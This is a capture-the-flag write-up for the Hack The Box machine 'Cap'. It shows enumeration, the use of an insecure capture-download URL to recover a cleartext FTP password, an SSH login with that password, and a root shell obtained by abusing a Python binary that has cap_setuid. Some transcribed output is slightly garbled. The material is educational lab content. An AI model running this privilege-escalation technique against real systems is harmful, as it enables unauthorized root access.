

# CAP - Writeup HTB

Author : [PierreAD](#)




## I) Enumeration :

```
nmap -sV -A -O cap.htb
```

Nothing interesting with nmap enumeration

```
firefox http://cap.htb
```



Web server offers possibility to have network capture ( open by wireshark)

```
firefox http://cap.htb/data/5
```


The screenshot shows the same web browser window, but the URL is now `cap.htb/data/5`. The page displays a table of network capture data. The table has two columns: "Data Type" and a numerical value. The data is as follows:

Data Type	
Number of Packets	0
Number of IP Packets	0
Number of TCP Packets	0
Number of UDP Packets	0

At the bottom of the table, there is a "Download" button.

## II) Exploitation :

If the url is changed, we can have access to old captures



If we inspect the traffic we can see ftp credentials :

No.	Time	Source	Destination	Protocol	Length	Info
30	0.450189	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4tF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8

Frame 40: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)  
 Linux cooked capture  
 Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16  
 Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 14, Ack: 55, Len: 22  
 File Transfer Protocol (FTP)  
 [Current working directory: ]

```

0000  00 00 00 00 01 00 06 00 50 56 c0 00 08 00 00 08 00  .....P.V.....
0010  45 00 00 3e 0e 26 40 00 80 06 e3 30 c0 a8 c4 01  E...&@....
0020  c0 a0 c4 10 d4 0b 00 15 60 81 78 5f 1b 22 5d 0c  .....x..]
0030  50 18 10 0a 4a e6 00 00 50 41 53 53 20 42 75 03  P...J...PASS Bug
0040  6b 33 74 48 34 54 40 30 52 4d 33 21 0d 0a      K3tH4tF0 RM3!
  
```

We can now log in ssh with the creds found (User Nathan)

```

pierre@kali:~$ ssh nathan@cap.htb
nathan@cap.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun  8 08:26:41 UTC 2021

System load:          0.0
Usage of /:           34.9% of 8.73GB
Memory usage:         36%
Swap usage:           0%
Processes:            232
Users logged in:      1
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb9:5246

⇒ There are 4 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
   https://ubuntu.com/blog/microk8s-memory-optimisation

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jun  8 08:04:10 2021 from 10.10.14.48
nathan@cap:~$ ls
  
```

### III) Privilege Escalation :

With the machine name as hint, we can run linpeas only for binaries / suid with this command :

```
./linpeas.sh -o IntFiles
```



```
nathan@cap:~$ ./linpeas.sh -o IntFiles
linpeas v3.2.3 by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author.

Linux Privsec Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders ...

Basic information
OS: Linux version 5.4.0-73-generic (builddd@lcy01-amd64-019) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1-20.04)) #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2021
User: nathan Groups: uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
```

We have a result that interests us on '**linux capabilities**'

After some researchs, we can find some article :



<https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities>

We search by this command all the binaries with capabilities

```
/usr/bin/ping = cap_net_raw+ep
nathan@cap:/tmp$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eipr demo
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Python 3.8 is displayed on the output, very interesting ( the 'cap\_setuid+ep' is set, which means all privilege is assigned to the user for that program)

```
nathan@cap:/tmp$ ls -la /usr/bin/python3
lrwxrwxrwx 1 root root 9 Mar 13 2020 /usr/bin/python3 -> python3.8
nathan@cap:/tmp$
```



<https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/>

We can launch somme command in python to obtain root shell

```
nathan@cap:/tmp$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> import system
```

```
0
>>> os.setuid(0)
>>> os.system('/bin/bash')
root@cap:/tmp# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:/tmp#
```

anddd we are ROOT !!!